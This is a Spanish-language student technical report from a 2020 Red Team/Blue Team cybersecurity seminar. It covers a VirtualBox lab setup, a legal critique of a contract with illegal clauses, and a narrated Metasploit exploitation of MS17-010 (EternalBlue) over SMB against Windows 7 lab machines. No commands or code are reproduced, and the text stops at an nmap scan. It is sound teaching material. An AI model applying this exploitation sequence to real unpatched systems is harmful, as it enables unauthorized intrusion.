CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

EDUARDO ALBERTO OVALLE CAMELO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD)
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA - ECTBI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
CEAD LA GUAJIRA
2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

EDUARDO ALBERTO OVALLE CAMELO

JOHN FREDDY QUINTERO
Director del Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD)
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA - ECTBI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
CEAD LA GUAJIRA
2020

RESUMEN

El presente documento contiene el informe técnico donde consignan los aspectos relevantes del desarrollo de las actividades relacionadas con el seminario especialización en seguridad informática- equipos estratégicos en ciberseguridad**:** Red Team & BlueTeam, donde se expone la situación de seguridad de la empresa The Whitehouse Security.

El informe contiene el desarrollo de cuatro etapas: Etapa 1 - Conceptos equipos de Seguridad, Etapa 2 - Actuación ética y legal, Etapa 3 - Ejecución pruebas de intrusión y Etapa 4 - Contención de ataques informáticos. En primer lugar se reconoce el problema, y despliegue de infraestructura, seguidamente se realiza un análisis del problema ético y legal de un contrato de reclutamiento de personal para integrar los grupos RedTeam & BlueTeam de la empresa. Así mismo en la tercera etapa se identifican metodologías de pruebas de penetración a través de herramientas especializadas, y finalmente se ejecuta la explotación de fallos de ciberseguridad a dos máquinas virtuales con sistemas operativo de window 7, de arquitectura de 32 y 64 bits

El informe técnico finaliza con el planteamiento de recomendaciones y conclusiones tendientes a mejorar las estrategias usadas por RedTeam & BlueTeam en la empresa The Whitehouse Security.

TABLA DE CONTENIDO

INTRODUCCION 7

1. OBJETIVOS 8

1.1 OBJETIVO GENERAL 8

1.2 OBJETIVOS ESPECIFICOS 8

2. DESARROLLO DEL INFORME TECNICO 9

3. CONCLUSIONES 33

4. RECOMENDACIONES 34

BIBLIOGRAFÍA 37

GLOSARIO

BLUETEAM: Son equipos multidisciplinares de expertos en ciberseguridad especializados en analizar el comportamiento de los sistemas

CIBERSEGURIDAD: Conjunto de elementos, medidas y equipos destinados a controlar la seguridad informática de una entidad o espacio virtual contenidos deseables de dichas políticas y cómo le afectan como trabajador definir las reglas de comportamiento aceptables. La seguridad de la información y el modo de tratarla no es una excepción. En las siguientes líneas se avanza en los especialmente, la información contenida o circulante

GESTIÓN DE INCIDENTES: Capacidad para gestionar de manera efectiva eventos inesperados que pueden perjudicar la operación de las organizaciones con el fin minimizar su impacto y mantener o restaurar las operaciones dentro de los tiempos establecidos

HARDENIZACIÓN: (palabra en inglés que significa endurecimiento) en seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc; innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso

METASPLOIT: Es una herramienta que permite ejecutar y desarrollar sploits contra sistemas objetivos. Actualmente se encuentra integrado con Kali Linux, una distribución de Linux con diversas herramientas orientadas a la seguridad.

NMAP: Es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseño para analizar rápidamente grandes redes. Funciona muy bien contra equipos individuales.

OPENVAS: Es un framework que tiene como base servicios y herramientas para la evaluación de vulnerabilidades y puede utilizarse de forma individual o como parte de un conjunto de herramientas de seguridad.

PENTESTING: Es una práctica para poner a prueba un sistema informático, red o aplicación web para encontrar vulnerabilidades que un atacante podría explotar.

POLÍTICAS DE SEGURIDAD: Son el instrumento que adopta la empresa para Protección de la infraestructura computacional y todo lo relacionado con esta.

PROTECCIÓN: Actividades que deben realizarse para asegurar los datos y la infraestructura informática crítica, así como a la comunidad de usuarios cuando se responde a un incidente.

RED TEAM: El concepto de Red Team proviene del ámbito militar y es utilizado en contraposición con el de Blue Team*;* englobados ambos dentro de las actividades de War Gamming o simulaciones de guerra, donde un equipo adquiere el rol de atacante (Red) y otro de defensor (Blue)

RESTRICCIONES: Por lo general las restricciones son establecidas o reconocidas por la dirección de la organización y están influidas por el entorno en el cual opera ésta.

SEGURIDAD INFORMÁTICA: Es el área de la informática que se enfoca en la

VULNERABILIDAD: Muestra la fragilidad de un sistema (físico, Técnico, organizacional, cultural, etc.) que puede ser afectado adversamente, causando daños o perjuicios.

INTRODUCCION

En el desarrollo del seminario de profundización Seminario Especializado: Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team, se desarrollaron un conjunto de actividades, a fin de fortalecer los conocimientos en seguridad informática. Se abordaron cuatro etapas: Etapa 1 - Conceptos equipos de Seguridad, Etapa 2 - Actuación ética y legal, Etapa 3 - Ejecución pruebas de intrusión y Etapa 4 - Contención de ataques informáticos.

El documento final de este curso, es un informe técnico donde se registran las actividades de mayor relevancia durante la realización del seminario. Es por ello que en el presente informe, se hace una presentación de los aspectos más importantes desarrollados en este seminario de profundización.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Socializar el informe técnico de los aspectos relevantes del desarrollo de las actividades del seminario especialización en seguridad informática- equipos estratégicos en ciberseguridad: RedTeam & BlueTeam

1.2 OBJETIVOS ESPECIFICOS

1.1.1 Registrar los aspectos más importantes de las actividades establecidas en las cuatro etapas del seminario de seguridad informática

1.1.2 Establecer recomendaciones tendientes a mejorar las estrategias usadas por RedTeam & BlueTeam en la empresa The Whitehouse Security

1.1.3 Generar las conclusiones finales del informe técnico

2. DESARROLLO DEL INFORME TECNICO

El informe técnico se fundamenta en los siguientes anexos y/o escenarios:

Anexo 1 – Escenario 1. Situación problema: Montaje banco de trabajo

The Whitehouse Security requiere previamente una instalación de un banco de trabajo con el cual el personal postulado a hacer parte de la organización deberá utilizar en una serie de escenarios y problemas complejos al interior de The WhiteHouse Security. El banco de trabajo debe estar basado en herramientas software Opensource, la recursividad será vital en este proceso.

De manera simultánea The WhiteHouse security requiere conocer por medio de una serie de preguntas orientadoras el estado inicial o base del conocimiento de los aspirantes en cuanto a temas de Ciberseguridad, al resolver estas preguntas la organización podrá tener una perspectiva global de sus futuros empleados.

Anexo 2 – Escenario 2 Situación problema: Análisis legal

La organización WhiteHouse Security es una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización WhiteHouse Security hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión “característica” de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

Anexo 3 – Acuerdo

Acuerdo de confidencialidad entre nombre estudiante y Whitehouse Security

Anexo 4 – Escenario 3 Situación problema: Análisis Red team

La primera misión del equipo Red team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia. La información con la que cuenta usted como experto de ciberseguridad es la siguiente: Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O. y no pueden ser reemplazados porque la aplicación no está migrada con compatibilidad a otros sistemas operativos. Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red. Al momento de la fuga de información (10 de junio de 2020) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010.

Para agilizar el proceso de investigación WhiteHose Security facilitará los dos escenarios controlados idénticos al de los equipos de cómputo sospechosos y un escenario controlado con un S.O orientado al testeto de seguridad para que realice el trabajo de investigación sin alterar la infraestructura de producción de la organización; usted como parte de un equipo Red team deben analizar la información suministrada, y seguir los pasos para encontrar si existe un fallo de seguridad a nivel de S.O, validar que vulnerabilidad podría encontrar y posterior a ello buscar el método de explotación por medio de algún framework o exploit. WhiteHouse Security le recuerda que no tienen conocimiento cuál de los dos equipos de cómputo es el que está generando la fuga de información, y mencionan también, que en ocasiones uno de esos dos equipos de cómputo suele mostrar pantalla azul error de Windows de una manera constante. Recuerde que su misión es confirmar y evidenciar las posibles explotaciones paso a paso, el archivo que contiene la información que han estado extrayendo tiene el nombre de “winse20w0.exe”, si usted logra acceder al equipo de cómputo de manera intrusiva deberá encontrar el archivo mencionado y tomar pantalla de la información allí generada, y además validar por qué uno de esos equipos de cómputo suele mostrar pantalla azul error de windows. Si obtiene esta información podremos decir: BIENVENIDO AL RED TEAM WHITEHOUSE SECURITY, este mensaje se destruirá en 3, 2, 1, ... kernel panic...

Anexo 5 – Escenario 4 Situación problema: Análisis Blue team

WhiteHouse Security solicita a sus integrantes de Blueteam contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. Las máquinas para analizar son las mismas máquinas con sistema operativo Windows 7 X86 y X64 analizadas en un evento anterior. La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico “sistema operativo, red”, con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización. WhiteHose Security le informa que no existe presupuesto para hacer uso de herramientas de pago, por ende, el experto en Ciberseguridad deberá optar por una serie de herramientas mínimo con licencia GPL.

INFORME TECNICO


Anexo 1 – Escenario 1. Situación problema: Montaje banco de trabajo

En el desarrollo de la actividad de implementó el montaje del banco de trabajo con las siguientes herramientas y equipos:

- Virtualbox
- Máquina virtual de Kali Linux
- Máquina virtual win7-SE2020
- Máquina virtual Win7-SE2020-X64-002
- Dos (02) equipos portátiles

Luego de la instalación de Virtualbox, se procedió a la importación de las máquinas virtuales y finalmente se verificó la comunicación entre las mimas.

Imagen No. 1 Máquinas virtuales banco de trabajo.




Fuente: Propia

Imagen No. 2 IP máquinas virtuales.

Fuente: Propia

Imagen No. 3 IP máquinas virtuales




Fuente: Propia

Imagen No. 4 Comunicación MV

Fuente: Propia

Imagen No. 5 Comunicación Máquinas Virtuales



Fuente: Propia

Anexo 2 – Escenario 2 Situación problema: Análisis legal - Anexo 3 – Acuerdo

En la actividad se solicitó el análisis legal de un contrato de reclutamiento por parte de la empresa WhiteHouse Security, para la organización de sus equipos Red team y Blue team

Los acuerdos de confidencialidad son utilizados por diferentes empresas con el fin de proteger la información de la organización; que tiene por objetivo la obligación de guardar y no revelar a terceros información confidencial de la empresa. El acuerdo de confidencialidad se fundamenta en el principio de buena fe. Según Carlos Andrés Perilla Castro el mismo se emplea para proteger el deber precontractual de confidencialidad que se relaciona con el carácter secreto de la

información y el deber de guardar el secreto. En el ordenamiento jurídico colombiano no se ha desarrollado una legislación expresa en el tema, a ella le es aplicable la de los contratos y las obligaciones, ya que se considera que ello es suficiente.

En el documento Acuerdo de Confidencialidad - Anexo 3-, se evidenció claramente aspectos ilegales y no éticos, entre los que podemos señalar:

En la **cláusula primera - Objeto**-, obligan a la parte receptora a no divulgar directa o indirectamente procesos ilegales dentro de la empresa, haciéndolo parte de un proceso que va contra la Ley

> **Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta**, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, **la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados**

Así mismo, en la **cláusula segunda – Definición de información confidencial-,** se induce a la parte receptora a la comisión de delito, al considerar como información confidencial los "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

> 2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, **datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos**".

Dentro de las obligaciones establecidas en la cláusula cuarta, se obliga al parte receptora a no denunciar actos ilícitos y no éticos:

> 3. **No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros**

4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.
9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse Security.

Igualmente, se registra en este acuerdo, que la parte receptora debe responder por el mal uso de la información confidencial que den sus representantes, como también responder ante la Ley, en caso que le sean encontradas este tipo de información.

7. Responder por el mal uso que le den sus representantes a la información confidencial

8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Finalmente en **la cláusula octava - Solución de controversias**-, la empresa deja toda responsabilidad de sus procesos ilícitos- información ilegal - en manos de la parte receptora, dejando exenta de cualquier responsabilidad legal y penal a la organización.

Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. **En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.**

Anexo 4 – Escenario 3 Situación problema: Análisis Red team

El propósito de esta actividad es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia. Se cuenta con la siguiente información:

- Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O.

- Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red.

- Al momento de la fuga de información (10 de junio de 2020) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144


- Los equipos de cómputo no tienen instalada la actualización MS17-010.

Para el desarrollo de la actividad solicitada en el anexo 4, se utilizaron las siguientes herramientas:

- **VirtualBox:** Es una aplicación que sirve para hacer máquinas virtuales con instalaciones de sistemas operativos

.

Imagen No. 6 Pantalla de virtualbox.



Fuente: Propia

- **Máquina virtual Kali** – Seminario: Es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general

Imagen No. 7 Pantalla de Kali linux.

Fuente: Propia


- **Máquina virtual Win7-SE2020-X64-002**. Máquina virtual diseñada para laboratorio

Imagen No. 8 Pantalla Máquina virtual Win7-SE2020-X64-002.

Fuente: Propia

- **Máquina virtual win7-SE2020:** Máquina virtual diseñada para laboratorio


Imagen No. 9 Pantalla Máquina virtual win7-SE2020.



Fuente: Propia

- **Nmap:** Es una utilidad de software libre para explorar, administrar y auditar la seguridad de redes de ordenadores


Imagen No. 10 Escaneo de vulnerabilidad con Nmap.



Fuente: Propia

- **Metasploit Framework.** Es una de las herramientas más utilizadas por los auditores de seguridad. Incluye una gran colección de exploits, a parte de proporcionale un entorno de desarollo para los propios exploits. esta herramienta también es muy utilizada por los auditores de seguridad debido a su fácil implementación con otras herramientas como nmap, escaners de vulneravilidades

Imagen No. 11 Pantalla Metasploit Framework



Fuente: Propia

Una vez instaladas las diferentes herramientas, se procedió a explotar las diferentes vulnerabilidades de las máquinas virtuales**.**

Desde Kali Linux se escanearon las vulnerabilidades de las máquinas virtuales a través de la herramienta Nmap. Desde Metasploit se realizaron los ataques a cada una de las máquinas, de acuerdo a las vulnerabilidades encontradas.

En la Máquina virtual win7-SE2020 se pudo establecer que el puerto 445 se encontraba abierto y se pudo realizar un ataque, estableciendo el problema de la pantalla azul.

En primer lugar, se verifico la comunicación entre las maquinas


Imagen No. 12 Pantalla IP máquinas virtuales .

IP Máquina virtual Kali Linux **192.168.1.17**



IP M.V Windows win7-SE2020 **192.168.1.11**

Fuente: Propia

Imagen No. 13 Comunicación de máquinas virtuales



Comunicación Kali Linux - Windows win7-SE2020




Comunicación Windows win7-SE2020 – Kali Linux

Fuente: Propia

En el escaneo se identifica que el puerto 445/tcp se encuentra abierto. Este puerto es asignado a NetBIOS, Network Basic Input / Output System y hace que la red sea vulnerable a los ataques de los piratas informático


Imagen No. 14 Escaneo de máquinas virtuales



Fuente: Propia

Con Metasploit Framework, iniciamos los ataques a la máquina virtual en el puerto 445


Imagen No. 15 Ataque con metasploit



Fuente: Propia


Ahora atacamos para identificar la vulnerabilidad de la “pantalla azul”

Imagen No. 16 Ataque con metasploit



Fuente: Propia

Imagen No. 17 Pantalla azul – Windows 7




Fuente: Propia


En la Máquina virtual Win7-SE2020-X64-002, se estableció la vulnerabilidad **MS17-010,** el cual, mediante un esploit pudimos acceder a la máquina y encontrar el archivo **“winse20w0.exe”**

En primer lugar, se verifico la comunicación entre las maquinas

Imagen No. 18 Pantalla IP máquinas virtuales




IP Máquina virtual Kali Linux **192.168.1.13**




IP M.V Win7-SE2020-X64-002 **192.168.1.16**

Fuente: Propia

Imagen No. 19 Comunicación de máquinas virtuales



Comunicación MV Kali Linux con M.V Win7-SE2020-X64-002




Comunicación M.V Win7-SE2020-X64-002 con MV Kali Linux

G

Fuente: Propia

Realizamos el escaneo de la máquina victima con la herramienta **nmap**

